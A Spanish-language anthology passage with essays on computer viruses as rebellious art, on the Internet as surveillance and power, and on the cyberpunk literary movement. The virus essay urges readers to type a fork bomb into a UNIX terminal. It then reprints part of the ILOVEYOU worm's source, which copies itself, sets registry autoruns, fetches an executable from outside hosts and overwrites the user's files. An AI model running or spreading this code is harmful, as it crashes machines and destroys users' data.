Con todo esto en mente, ahora centrémonos en el fenómeno de los programas conocidos como virus. Éstos consisten en una combinación de actos poéticos de rebelión, síntomas políticos y estructurales, intentos de acceder a las fisuras de la red explorando su permeabilidad; inteligencias artificiales (rara vez dañinas, aclarémoslo), que han poblado el universo digital desde sus inicios.

Bohemia Digital

Al considerar al código fuente como literatura, estoy retratando los virus como «poesía maldita», como provocación contra aquéllos que venden la red como una zona liberada para la sociedad burguesa. Las relaciones, fuerzas y leyes que gobiernan el dominio digital difieren de las del mundo natural. El dominio digital produce una forma de caos —a veces incómoda por lo inusitada, aunque productiva — dentro de la cual surfear: en ese caos los virus son composiciones espontáneas, líricas por provocar imperfecciones en máquinas hechas para «funcionar» y por representar la rebelión de nuestros siervos digitales.

Podría parecer que esta idea de comparar los virus con poesía lírica sólo la pueden apreciar aquéllos que cuentan con conocimientos técnicos específicos, pero esto no es así. De hecho, este es uno de los propósitos de la exhibición *I Love You* de digitalcraft.org, que explora los aspectos tantas veces negados de una «bohemia digital». Ésta logra que la red por la que hoy navegamos sea más orgánica, al diseñar nuevos modos de circulación para que la información viaje en ella, a la vez que genera una estética, en el verdadero sentido de la palabra, que muchas veces ha permeado en el llamado net-art.

El caos:

> El último acto posible es el que define a la percepción misma, un cordón dorado invisible que nos conecta: fiestas ilegales en los pasillos del Palacio de Justicia. Si te fuera a besar aquí dirían que es un acto de terrorismo —así que llevemos nuestros revólveres a la cama y a medianoche despertemos a la ciudad como bandidos borrachos, celebrando a los tiros el mensaje del sabor del caos.
>
> Hakim Bey

Ahora tipea :(){ :|:& };: en cualquier terminal UNIX.[109]

Anticuerpos de Internet

Así como un organismo se defiende a sí mismo contra las enfermedades que lo infectan, la red ha reaccionado produciendo anticuerpos que atacan los *bugs*[110] de distintos tipos de software defectuoso. Un tipo particular de virus que se difundió últimamente es el gusano, que se transmite básicamente a través de programas de e-mail y servidores. Los fabricantes de software vulnerable siguen tratando de mejorar la seguridad de sus productos, lo que para nosotros quiere decir la privacidad de nuestras comunicaciones.

En sentido político, vemos que la reacción de muchos escritores de virus, que se destacan en la red por su conocimiento profundo de los elementos que componen a ésta, fue precisamente provocada por el abordaje monopolista y corporativo de ciertos grandes grupos del mercado que sueñan con convertir la red en un shopping virtual para sus propios modos de hacer negocios, sin respeto por la horizontalidad de las relaciones de los ciudadanos que la habitan. Hasta ahora ha habido infinidad de intentos de disminuir la velocidad a la que puede circular la información, que van desde la censura a las restricciones de copyright, con el objetivo claro de centralizar sus flujos:[111]

Desde los primeros días de la computadora personal, el ciberespacio fue visto como un medio para recuperar espacios públicos ante su progresiva desaparición. Lee Felsenstein, uno de los creadores de la computadora personal, impulsaba el uso de esta herramienta para reestablecer un sentido comunitario de la información (Felsenstein). Felsenstein y muchos de sus amigos pioneros soñaron que la Internet pudiera brindarle a un vasto público un espacio que reflejara sus diversos intereses y promoviera la creatividad y la libertad de expresión.

Por muchos años el discurso masivo encasilló a la Internet como una zona de diversidad y libre expresión donde «cualquiera puede ser un creador». Pero desde los primeros días de la Web, las áreas públicas de la Internet empezaron a rodearse de vallas, cada vez más. En 1994 este autor advirtió sobre el «efecto colonizador» que los intereses comerciales tendrían en el espacio público que por entonces representaba Internet (Besser, 1994). Y en 1995, discutió sobre cómo el control por parte de grandes industrias pasaría por encima de los beneficios públicos y la diversidad que la Internet había prometido. Casi una década más tarde, vemos cada vez más vallados los espacios de Internet, y las acciones de las personas cada vez más rastreadas y almacenadas.

Howard Besser

Los virus son un síntoma político de una comunidad que sigue siendo extremadamente vasta, y su prohibición no soluciona los problemas que se derivan de ellos. Lo mismo es cierto respecto del «hacking» y el anonimato.

Rizografía

Un escritor de virus está interesado en explorar la permeabilidad de la red. Un rizoma como el de Internet con tantas dimensiones, y con dimensiones de este tipo, no se puede representar en ningún mapa; muchos lo intentaron pero hasta ahora ninguno lo logró. Sus extensiones podrían delinearse siguiendo una ruta, sondeando dónde se bifurca, y persiguiendo sus direcciones y conexiones. Al inyectar un medio contrastivo en el organismo para trazar su forma y estructura se producirá un angiograma que mostrará la configuración básica de sus venas. Sólo queda hacer un esfuerzo y considerar los orígenes del Instinto de Exploración tal como se presenta en nuestra propia historia, la historia del mundo orgánico tal como lo conocemos.

Quisiera agradecer a digitalcraft.org por su atención e interés en nuestro trabajo. Ha sido un honor para mí contribuir con esta experiencia colectiva por la cual se ha mostrado tanto entusiasmo. Muchas gracias a Franziska Nori, Florian Cramer, Andreas Broeckmann, Alessandro Ludovico, Garderobe23 / Kunstfabrik Berlin,

Woessel; en solidaridad con todos los que aún resisten. Para todos los que siguen peleando: ¡no se detengan!

(Nota de Presentación para la muestra *I Love You* sobre virus informáticos, Museo de Artes Aplicadas, Frankfurt, 2002)


«I Love You»

Éste es un extracto con las primeras líneas del código fuente del virus «I love you», que infectó a millones de computadores poco después de su aparición el 4 de mayo de 2000.

```
rem barok -loveletter(vbe) <i hate go to school>
   rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group /
   Manila,Philippines
   On Error Resume Next
   dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
   eq=""
   ctr=0
   Set fso = CreateObject("Scripting.FileSystemObject")
   set file = fso.OpenTextFile(WScript.ScriptFullname,1)
   vbscopy=file.ReadAll
   main()
   sub main()
   On Error Resume Next
   dim wscr,rr
   set wscr=CreateObject("WScript.Shell")
   rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
   Host\Settings\Timeout")
   if (rr>=1) then
   wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
   Host\Settings\Timeout",0,”REG_DWORD”
   end if
   Set dirwin = fso.GetSpecialFolder(0)
   Set dirsystem = fso.GetSpecialFolder(1)
   Set dirtemp = fso.GetSpecialFolder(2)
   Set c = fso.GetFile(WScript.ScriptFullName)
   c.Copy(dirsystem&"\MSKernel32.vbs")
   c.Copy(dirwin&"\Win32DLL.vbs")
   c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
   regruns()
   html()
   spreadtoemail()
   listadriv()
   end sub
   sub regruns()
   On Error Resume Next
   Dim num,downread
   regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\
   MSKernel32",dirsystem&"\MSKernel32.vbs"
   regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\
   Win32DLL",dirwin&"\Win32DLL.vbs"
   downread=""
   downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download
   Directory")
   if (downread="") then
   downread="c:\"
   end if
   if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
   Randomize
   num = Int((4 * Rnd) + 1)
   if num = 1 then
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
   Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gv
   sdf7679njbvYT/WIN-BUGSFIX.exe"
   elseif num = 2 then
   regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
```

```
Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk
4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgE
R67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjh
PhjasfdglkNBhbqwebmznxcbvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe"
end if
end if
if (fileexist(downread&"\WIN-BUGSFIX.exe")=0) then
regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-
BUGSFIX",downread&"\WIN-BUGSFIX.exe"
regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\Start
Page","about:blank"
end if
end sub
sub listadriv
On Error Resume Next
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f,f1,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
ext=lcase(ext)
s=lcase(f1.name)
if (ext="vbs") or (ext="vbe") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js") or (ext="jse") or (ext="css") or (ext="wsh") or (ext="sct")
or (ext="hta") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(f1.path)
set cop=fso.GetFile(f1.path)
cop.copy(folderspec&"\"&bname&".vbs")
fso.DeleteFile(f1.path)
elseif(ext="jpg") or (ext="jpeg") then
set ap=fso.OpenTextFile(f1.path,2,true)
ap.write vbscopy
ap.close
```

6. TECNOLOGÍAS



Medio Mundo. Un identikit

Christian Ferrer

Christian Ferrer es ensayista y sociólogo. Enseña Filosofía de la Técnica en la Facultad de Ciencias Sociales de la Universidad de Buenos Aires. Integró los grupos editores de las revistas **Utopía, Farenheit 450, La Caja** y **La Letra A**. Actualmente integra los de las revistas **El Ojo Mocho** y **Artefacto**. Ha escrito los libros *El lenguaje libertario* (compilador) y *Mal de Ojo: ensayo sobre la violencia técnica*, así como *Prosa plebeya*, recopilación de ensayos del poeta Néstor Perlongher, y *Lírica social amarga*, compilación de escritos inéditos de Ezequiel Martínez Estrada. Su último libro es *Cabezas de tormenta: ensayos sobre lo ingobernable*.

ASPECTO. ¿Se parece a una red? ¿O a un laberinto, según una metáfora trillada? ¿Quizás a esas circunferencias que organizan el tiempo y el espacio de los seres humanos? ¿Es el fantasma de un centro de vigilancia y control que se deshilvana y recompone en millones de pantallas? ¿O es el mapa fractal de un astrólogo del inconsciente? ¿O se parece a un conmutador telefónico, imagen que parece condensar su ideal de sociedad? ¿A la vieja red ferrocarrilera o al delta de nervaduras del cuerpo humano? ¿Al organigrama de una «gran corporación»? O a un mandala, esa figura oriental cuyos cuatro lados son simétricos y de donde se sale y se ingresa por cualquier parte.

FECHA DE NACIMIENTO. ¿Cuándo comenzó? ¿En los años ‘90, al esparcirse la hilatura informática por los cuatro puntos cardinales? ¿En 1981, cuando se lanzan al mercado las primeras computadoras personales? ¿En 1946, cuando por primera vez ronronean las válvulas y circuitos de la gigantesca ENIAC? ¿O fue en el siglo anterior, cuando Babbage inventó las tarjetas perforadas? ¿O quizás en el siglo XVIII, cuando de la palabra «comunicación» se descartaron las connotaciones religiosas que evidenciaban comunidades en comunión a la vez que las ciudades alcanzaban el millón de habitantes y se hacía necesario informar a unos sobre lo que otros hacían en el extremo opuesto del mismo hábitat? ¿O quizás, incluso, algunos siglos antes, en el momento en que comenzaron a clasificarse los peces que nunca nadie jamás comió o las estrellas a donde nadie jamás viajó, potenciando así una indetenible voluntad de tratar la riqueza de la realidad como «información»? No, Internet no es un dispositivo de «última generación», como creen los taquicárdicos y los desinformados: es una idea que viene desplegándose lenta pero imperiosamente desde hace siglos. ¿Cómo no darse cuenta de que fue necesario, antes que nada, orientar el sentido de la vista hacia aparatos técnicos de captura de «representaciones» visuales, y transformar al habitante urbano en un «observador» incesante reactivando instantáneamente ante cientos, o miles, de estímulos visuales en cada caminata, y acostumbrarlo a la presencia continua, en ámbitos domésticos y públicos, de cientos de juguetes ópticos —de los teatros de sombras a la linterna mágica—, y desplazar el significado de la

palabra confort desde la práctica íntima de la confortación del alma a la comodidad hogareña apuntalada por tecnologías, y hacer que datos, imágenes y textos se cruzaran primordialmente con flujos de capital, y que los futuros imaginados incorporaran «efectos especiales», y eso a escala mundial, y sin olvidar que el valor de la aceleración fue elevado a rango metafísico? Sí, ha sido necesaria, a lo largo de dos siglos, una inmensa acumulación de transformaciones subjetivas, políticas, económicas y tecnológicas para que en los años ‘90 cualquiera pudiera estar cierto que hay más «verdad» en Internet de la que había en la televisión, y antes, en el cine, y antes, en los textos de lectura, y mucho antes, en los relatos orales que transmitían historias de dioses y animales mitológicos.

MEDIDAS. Decir que es una voluntad de poder es definir a Internet. Un improbable viajero espacial que escrutara el planeta Tierra con su telescopio, seguramente observaría la danza orbital de cien satélites artificiales de comunicación vigilando, articulando e intercronometrando las actividades humanas; observaría además el titilar de millones de computadoras localizables como alfileres coloreados en el mapa de un estado mayor de la inteligencia estatal; y también a flujos inmensurables de dinero pulsando a lo largo de la red; y observaría una dúctil interconexión de redes telefónicas, televisivas e informáticas; y asimismo observaría cientos de miles de microemprendimientos destinados a mantener el flujo sanguíneo en las innúmeras nervaduras tal cual estaciones de servicio a lo largo de una carretera; y, si abriera aún más al gran angular, observaría como este medio mundo de pescador acoge y arrastra a las actividades humanas más pujantes y las encastra en un todo funcional. Observaría, en definitiva, a un sistema guerrero en marcha, una auténtica voluntad de poder que recién está en su curva de ascenso, cuyas equivalencias pueden ser encontradas en la expansión del Imperio Romano, la evangelización cristiana o la conquista de América. Tal voluntad, además, envía a su ocaso a toda labor humana que no se adecue a sus exigencias y necesidades. Sólo subsisten el bien de museo, el anacronismo viviente o la costumbre inofensiva. No, Internet no es solamente un entretenimiento para adolescentes, un instrumento laboral, un medio de comunicación o un nuevo espacio empresarial. Es, además, un arma de instrucción militar masiva, y la laptop, la PC, el mouse, el modem y el teclado constituyen el arsenal cotidiano de gladiadores bonachones.

GRUPO SANGUÍNEO. Y como cada cosa tiene su doblez, también la red tiene una zona secreta, y vericuetos por donde se filtran líquidos contaminantes que el artefacto en sí mismo produce. Delito informático, virus, espionaje, ataques concertados a una sección de la red, todo ello pertenece a la segunda categoría y son equivalentes a lo que la delincuencia, el sabotaje, el espionaje «industrial» y el partisanismo político eran al orden productivo clásico. Después de todo, la forma de la red imita al serpentario. En efecto, la palabra virus significa, en latín, «veneno», y

el daño nihilista o las actividades que redundan en hurto no dejan de ser la ineliminable enfermedad venérea de Internet, su mal de nacimiento, su falla de fábrica. Del mismo modo, el accidente de transito es inerradicable de la autopista. En cambio, la vigilancia oculta de los «usuarios» por parte de supercomputadoras ocultas es harina de otro costal. La existencia de la así llamada «red Echelon» demuestra que la voluntad de control de los Estados modernos y la cultura del secreto que desde siempre ha signado a los servicios de inteligencia estatales se han adosado a la red como el injerto al árbol. Esas supercomputadoras operan como una esponja, dejando escurrir solo el líquido insignificante a la vez que se transforman en una suerte de «inconsciente» de la red, remedo del ego totalitario de las potencias del primer mundo. El año 2000 encontró a los «internautas» unidos y vigilados, y no les queda otro remedio que repensar políticamente las promesas libertarias con que se publicitó el despliegue de Internet.

PROFESIÓN. La red recién comienza a desplegar sus fuerzas. Sus próximos pasos están garantizados, en gran medida porque Internet ya habita la imaginación contemporánea como un prodigio en el que estarían contenidas indecibles posibilidades, pero también porque resulta ser un cauce amable para los viejos problemas irresueltos de la humanidad. Una página WEB hace resaltar el deseo de reconocimiento frustrado; el sitio pornográfico revela la vieja insatisfacción sexual; y en cada chat se fuga de la soledad. Y así sucesivamente, duplicándose en el ciberespacio nuestra forma de existencia terrenal. Y como fondo omnipresente, el negocio, pues la imagen idílica y democrática de 6000 millones de computadoras uniendo al género humano colisiona contra los aproximadamente 600 millones de consumidores reales que importan al comercio electrónico. Si en algunas décadas más Internet será sinónimo de una nueva economía, de inéditas formas de la acción política o de un nuevo tipo de hábitat que recién se encuentra en estado de prototipo, nadie lo sabe aún con certeza. ¿Y si Internet desapareciera en una década, superada por complejas formas de interrelación humana que la industria biotecnológica comienza a prometer y publicitar pero que aún tiene que inventar? A la fecha de vencimiento de la red no se la incluye en los manuales del usuario.

Cyberpunk en los noventa[112]

Bruce Sterling

Bruce Sterling escribió novelas y cuentos de ciencia ficción, y libros y columnas sobre temas vinculados a la tecnología. Junto a William Gibson fue una de las figuras más destacadas de la corriente cyberpunk que renovó el género ciencia ficción a comienzos de los ‘80. Entre sus obras pueden mencionarse Islas en la Red (1988), *The Difference Engine* (1990, en colaboración con Gibson), *Mirrorshades: una antología ciberpunk* (1992) y *The Hacker Crackdown* (1990), una investigación sobre la «cacería» de hackers lanzada por el FBI en 1989. Nació en 1954 y vive en Texas, Estados Unidos.

Este artículo intenta definir al «movimiento cyberpunk». Salió publicado en la revista Interzone (Nº 48, junio de 1991), famosa revista inglesa de fantasy y ciencia ficción que se edita mensualmente desde 1982.

En esta última nota quisiera hablar abiertamente del «cyberpunk» —no de cyberpunk como sinónimo de delincuente informático, sino de cyberpunk, el movimiento literario.

Hace unos años, en el frío invierno de 1985 (en esa época solía haber inviernos fríos, antes de que se supiera lo del ozono) apareció un artículo en **Interzone** Nº 14, con el título: «La Nueva Ciencia Ficción». Era el primer manifiesto del «movimiento cyberpunk». El artículo hacía un balance de la historia y los principios del género ciencia ficción; el término «cyberpunk» no se empleaba ni una vez. «La Nueva Ciencia Ficción» se publicó con pseudónimo en una revista de ciencia ficción británica que tenía muchas más ambiciones que éxito de ventas. Hace poco sacó una edición con tapas a color para regocijo de sus lectores. Un buen lugar para un manifiesto.

Comparemos este humilde evento con un artículo reciente, «Confesiones de un ex-cyberpunk», de mi amigo y colega Lewis Shiner. Este artículo es otro honesto intento de declarar muerto al cyberpunk de parte de Alguien-Que-Lo-Vivió. El artículo de Shiner apareció el 7 de enero de 1991 en **The New York Times**, página de opinión.

Es un buen lugar (el **New York Times**) también, pensaría uno, pero ilustrativo de la paradójica suerte que corren los «movimientos». La avalancha que se desata por un grito y una pala en algún lugar de la montaña, no puede contenerse con la mano, aunque se disponga de una audiencia de varios millones.

El «cyberpunk», antes de que lo encasillaran y adquiriera su fama siniestra, era un esfuerzo generoso, abierto, en contacto con la calle, anárquico y con actitud de «házlo-tú-mismo», ethos que compartía con las bandas de garage de los ‘70 de la música punk. La revista de propaganda del cyberpunk, impresa en una sola página, **Cheap Truth**, se repartía gratis a los que la pedían. **Cheap Truth** nunca tuvo copyright; se alentaban activamente las fotocopias.

Los colaboradores de **Cheap Truth** siempre usaban pseudónimos, un intento igualitario y honesto de evitar cualquier culto de personalidad o elitismo. **Cheap Truth** se reía de los «gurús» del género e invitaba a todos los que estuvieran escuchando a que cargaran un procesador de texto y se unieran a la causa. Las ingenuas propuestas de **Cheap Truth** para la ciencia ficción eran que ésta debía estar «viva», ser «leíble» y estar «bien escrita». Pero en la práctica no era tan fácil. Se oscurecía la visión por el polvo que levantaba la batalla.

Cheap Truth logró un éxito ambiguo. Hubo una respuesta entusiasta hacia lo básico: la ciencia ficción tenía que «esforzarse más» y «terminar con los lugares comunes» si quería conseguir más prestigio. Casi todos estaban de acuerdo en esto —pero no lo hacían—. En el género ciencia ficción siempre fue más fácil obviar estos truísmos para habitar en las trivialidades de la literatura comercial: el empleo de ocho horas al día en la Antigua Fábrica. Otros slogans «cyberpunk» muy de moda, como el «pensamiento imaginativo» y el «conocimiento técnico» también se perdieron en el camino. ¡Ay!, si fuera suficiente con rezar unas oraciones para cambiar un género, la tierra hubiera temblado cuando Aldiss y Knight expresaron ideales muy parecidos en 1956.

La lucha de la ciencia ficción por elevar su calidad venía de muy atrás, pero los escritores de **Cheap Truth** eran demasiado jóvenes y parroquianos para estar al tanto. La cultura había cambiado, y había grandes diferencias. En los ‘50 el «conocimiento técnico» podía ser inquietante, pero también honesto y motivador —en los ‘80, con la tecnología en auge, «conocimiento técnico» remitía a «éxtasis y horror», directamente—. Esta rareza del cyberpunk eclipsó la simplicidad de su Teoría y Práctica.

Los «escritores cyberpunk» empezaron a hacerse famosos, y la idea original del cyberpunk abierto y disponible para todos, se perdió en las sombras. El cyberpunk fue un culto inmediato, probablemente la definición misma de culto en la ciencia ficción moderna. Hasta compañeros de generación, que simpatizaban con mucha de la retórica de **Cheap Truth**, terminaron desconfiando de este culto —los «cyberpunks» se habían convertido en «gurúes» del género.

Es asombroso, realmente, lo fácil que es convertirse en gurú de un género literario. Lo dudoso es que se logre algo con ese esfuerzo. En realidad, ¿quién confía en los gurús? ¡**Cheap Truth** nunca lo hizo! En fin, tomó unos tres años deshacer por completo el Movimiento. **Cheap Truth** dejó de editarse en 1986.

Quisiera pensar que sirvió para que otros no repitan los mismos errores. En realidad, lo dudo mucho.

Ruckler, Shiner, Sterling, Shirley y Gibson —los más respetados «gurús» del Movimiento, desfilan en el valioso artículo de Shiner ante a los cautivados millones del **New York Times**—, aunque lo nieguen, ellos son «cyberpunks». Otros cyberpunks, como los demás autores que participaron en *Mirrorshades: una Antología Ciberpunk*[113] quizás puedan arreglar cuentas con la bestia, más o menos.

Pero esta indeseable palabra «cyber» seguro va a quedar grabada en nuestras lápidas. Son inútiles las desmentidas en público, y puede que empeoren la situación. Ni los cambios más vertiginosos en nuestro modo de escribir, o las conversiones al Islam o a la Santería que hagamos en medio de crisis existenciales, podrán borrarnos el tatuaje de «escritores cyberpunks».

Así, la literatura «cyberpunk» no es más que «lo que escriben los cyberpunks». Y eso abarca mucho. Personalmente, yo siempre tuve debilidad por las fantasías históricas; Shiner escribe novelas de misterio y *thrillers*. Shirley escribe terror. A Ruckler se lo vio por última vez en algún lugar dentro de la Tierra Hueca. De William Gibson se supo sorpresivamente que escribe cuentos muy divertidos. Pero eso no es nada. El «Cyberpunk» no «morirá» hasta que esté enterrado el último de nosotros. Según los censos demográficos llevará bastante tiempo.

Las ideas de apertura que proponía **Cheap Truth** fueron de dudosa utilidad —pese al respaldo de **Interzone**—. Quizás los «principios» eran demasiado generales y abstractos, demasiado arcanos e inabordables, en comparación a las marcas más fáciles de identificar del género, como los implantes cerebrales, los jeans de cuero negros, la adicción a las anfetaminas. Pero quizás no sea tarde para ofrecer un ejemplo concreto y funcional de genuina *Weltanschaung* [cosmovisión] cyberpunk.

Tomen *Frankenstein* de Mary Shelley, una semilla del género ciencia ficción. Desde un enfoque cyberpunk, *Frankenstein* es ciencia ficción «Humanista». *Frankenstein* promueve el dictum romántico de que hay Algunas Cosas Que El Hombre No Debía Saber. No hay meros mecanismos físicos para esta ley moral superior —su funcionamiento trasciende la comprensión mortal, es algo relativo a la voluntad divina—. Hubris debe hallar a némesis; esta es, sencillamente, la naturaleza de nuestro universo. El Dr. Frankenstein comete una trasgresión escalofriante, una afrenta al alma humana, y con memorable justicia poética, es horriblemente castigado por su propia creación, el Monstruo.

Ahora imaginen una versión cyberpunk de *Frankenstein*. En esta obra imaginaria, el Monstruo sería el proyecto que lleva adelante el equipo de Investigación y Desarrollo bien financiado de alguna corporación global. El Monstruo, lo mismo podría dirigir su furiosa destrucción sobre personas al azar. Pero habiendo hecho esto, no se le permitiría perderse en el Polo Norte, recitando pensamientos byronianos. Los Monstruos del cyberpunk nunca se desvanecen tan cómodamente. Ya están sueltos en las calles. Están cerca de nosotros. Es probable que «NOSOTROS» seamos ellos. El Monstruo acabaría registrado bajo copyright por las nuevas leyes genéticas, y siendo fabricado de a miles en todo el mundo. En poco tiempo todos los Monstruos estarían con empleos nocturnos mal pagos lavando pisos en restaurantes fast-food.

En el universo moral del cyberpunk, nosotros ya sabemos Cosas Que No Teníamos Que Saber. Nuestros «abuelos» sabían estas cosas; Robert Oppenheimer en Los Álamos se convirtió en Destructor de Mundos mucho antes de que apareciéramos en escena. En el cyberpunk, la idea de que hay límites sagrados para la acción

humana es simplemente una ilusión. No hay fronteras sagradas que nos protejan de nosotros mismos.

Nuestra situación en el universo es básicamente accidental. Somos débiles y mortales; pero no es la voluntad de los dioses, es sólo la manera en que las cosas se dan por el momento. Y esto es radicalmente insatisfactorio; no porque extrañemos terriblemente el resguardo de la Deidad, sino porque mirado con objetividad el valle del sufrimiento humano es básicamente una tristeza. La condición humana puede cambiar, y será cambiada, y está cambiando; la única pregunta real es cómo, y con qué fin.

En el cyberpunk, esta convicción «antihumanista» no es simplemente una pirueta para enfurecer a la burguesía; es un hecho objetivo de la cultura a fines del siglo veinte. El cyberpunk no inventó esta situación; sólo la refleja.

Hoy es bastante común ver a científicos muy circunspectos adhiriendo a ideas horrorosamente radicales: nanotecnología, inteligencia artificial, suspensión criogénica de los muertos, descarga de los contenidos del cerebro… La manía hubrística está suelta en los pasillos de la academia, donde todo el mundo y las hermanas de todo el mundo parecen tener un plan para ajustar el cosmos a sus oídos. La indignación moral de Stern es muy débil; si llegara a haber una diabólica droga que pudiera extender nuestras sagradas expectativas de vida, por Dios otorgadas, en cien años, el Papa sería el primero en la fila.

Vivimos ya, todos los días, por medio de acciones atroces con consecuencias impredecibles para el mundo entero. La población mundial se ha duplicado desde 1970; el mundo natural, que solía envolver a la humanidad con sus vastos silencios góticos, ahora es algo que debe catalogarse y protegerse.

Sencillamente, ya no resultamos eficaces al rechazar cosas que no lucen adecuadas. Como sociedad no podemos ni siquiera darle la espalda a riesgos abismales como la heroína y la bomba de hidrógeno. Como cultura, amamos jugar con fuego, sólo por el placer de su brillo; y si resulta que hay dinero de por medio, no hay nada que pueda contenerlo. Los cuerpos que se despiertan de Mary Shelley, son los últimos de nuestros problemas; algo muy cercano a eso ocurre en las guardias de cuidados intensivos todos los días.

El pensamiento humano en sí mismo, bajo su apariencia sin precedentes de software de computadoras, se está convirtiendo en algo cristalizado, copiado, hecho mercancía. Incluso los interiores de nuestro cerebro no son sagrados; por el contrario, el cerebro humano es un blanco primario de investigaciones cada vez más exitosas —preguntas ontológicas y espirituales, sean malditas. La idea de que, bajo estas circunstancias, la Naturaleza Humana está de alguna manera destinada a prevalecer contra la Gran Máquina, es simplemente tonta; resulta notoriamente salida de foco. Es como si un roedor filósofo en una jaula de laboratorio, próximo a tener el cerebro agujereado y enchufado en función de la Gran Ciencia, declarara piadosamente que al final la Naturaleza Roedor triunfará.

Cualquier cosa que se le pueda hacer a una rata se le puede hacer a un ser humano. Y podemos hacerle casi todo a las ratas. Éste es un tema duro para pensar, pero es la verdad. No va a cambiar porque nos tapemos los ojos.

«Esto» es cyberpunk.

Lo cual explica, espero, por qué las sagas de aventuras de ciencia ficción standard, de cuero con tachas, y todo el cotillón cyber, no pasan la prueba. Lewis Shiner se cansó de escritores que ofrecen narcóticos tiroteos para inundar las vitrinas con «tics» cyberpunk. «Algunos escritores convirtieron la forma en fórmula», se queja en **The New York Times**, «los mismos argumentos con finales predecibles que encontramos en los video-juegos y las películas de videoclub». Las primeras convicciones de Shiner apenas se movieron un micrón —pero lo que la mayoría llama «cyberpunk» ya no satisface sus ideales.

En mi opinión estos recién-llegados son un tema menor. Y también lo es el término «cyberpunk». Me complace ver que cada vez es más difícil escribir un libro estúpido, poner la palabra «cyberpunk» en él, y esperar a que se venda. Con la palabra-C desacreditada por la saturación de estupideces, cualquiera que se diga «cyberpunk» ahora tiene que aportar su propio peso. Pero para los que quieran hacerlo, ya no es negocio. Las etiquetas no pueden defender su propia integridad; pero los escritores pueden, y los buenos lo hacen.

Hay otro aspecto general que me parece que es importante para una comprensión real del Movimiento. El cyberpunk, como la New Wave antes que él, fue una voz de Bohemia. Vino del underground, de los márgenes, de lo joven y energético y para-institucional. Vino de gente que no conocía sus propios límites, y rechazaba los límites ofrecidos por las costumbres y los hábitos.

